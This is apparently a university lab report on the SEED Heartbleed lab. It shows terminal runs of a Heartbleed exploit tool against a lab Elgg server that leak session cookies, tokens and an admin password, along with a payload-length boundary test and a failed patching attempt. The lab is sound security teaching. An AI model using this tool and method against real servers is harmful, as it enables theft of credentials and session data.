CNS LAB-10

Name: Aditi S Thamankar
SRN: PES1UG20CS016

Step 1: Configure the DNS server for Attacker machine

```
hosts
127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.8        www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com
```

Change the IP address to the IP of the victim machine on the attacker machine.

Step 2: Lab Tasks

```
Terminal

[11/16/2022 03:25] seed@ubuntu:~/Desktop/CS016$ sudo chmod 777 attack.py
[11/16/2022 03:26] seed@ubuntu:~/Desktop/CS016$ ls -l
total 20
-rwxrwxrwx 1 seed seed 19099 Oct 26 23:12 attack.py
```

As warm-up task, use the following command to run the attack.py code on the Attacker machine:


```
[11/16/2022 03:26] seed@ubuntu:~/Desktop/CS016$ python attack.py www.heartbleedl
abelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
```


```
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
....................................#

[11/16/2022 03:26] seed@ubuntu:~/Desktop/CS016$ sudo gedit /etc/hosts
[11/16/2022 03:27] seed@ubuntu:~/Desktop/CS016$
```

When we run the program, we can see the extra data being printed on the terminal that is not part of the actual payload. Since the location of the packet in the memory is random, random data above it is sent back.

Step 2: Explore the damage of the Heartbleed attack

Step 2(a): On the Victim Server:






Step 2(b): On Attacker machine:
NOTE: Run the attack.py program multiple times to get the expected results.

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
###################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
....................................#.......ml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=q4srh4m0q3oto3gqgr4as632j4
Connection: keep-alive

.g....O.....9pO..E..........e

......g.. .....Ir..Q.......m-urlencoded
Content-Length: 99

__elgg_token=c620c70a8d8f29c750034a48b30de6b4&__elgg_ts=1668598536&username=admi
n&password=seedelggJ-.......q.47...4GZ

[11/16/2022 03:42] seed@ubuntu:~/Desktop/CS016$
```

```
Terminal
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=q4srh4m0q3oto3gqgr4as632j4
Connection: keep-alive

`.^....e=....Zv.. .,









form-urlencoded
Content-Length: 114

__elgg_token=dbf3fd4f3eb3ab6496e0227dbc97542a&__elgg_ts=1668598656&recipient_gui
d=40&subject=heartbleed&body=Hello....f.V.)...W.....%

[11/16/2022 03:42] seed@ubuntu:~/Desktop/CS016$
```


We run the program multiple times, until we see username and password (first screenshot), and the full message body sent to Boby (second screenshot)

Step 3: Investigate the fundamental cause of the Heartbleed attack



Step 4: Find out the boundary value of the payload length variable.

A length of 22 bytes gives no extra data, while a length of 23 bytes displays extra characters.



```
Terminal
[11/16/2022 03:49] seed@ubuntu:~/Desktop/CS016$ python /home/seed/Desktop/CS016/
attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABC:.a..H;...kjJ.|5
```

Step 5: Countermeasure and bug fix

```
Terminal
W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/r
estricted/source/Sources  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/u
niverse/source/Sources  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/m
ultiverse/source/Sources  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/m
ain/binary-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/r
estricted/binary-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/u
niverse/binary-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

W: Failed to fetch http://us.archive.ubuntu.com/ubuntu/dists/precise-backports/m
ultiverse/binary-i386/Packages  404  Not Found [IP: 91.189.91.39 80]

E: Some index files failed to download. They have been ignored, or old ones used
 instead.
[11/18/2022 08:33] seed@ubuntu:~/Desktop/CS016$
```

The update does not install, as it is no longer supported.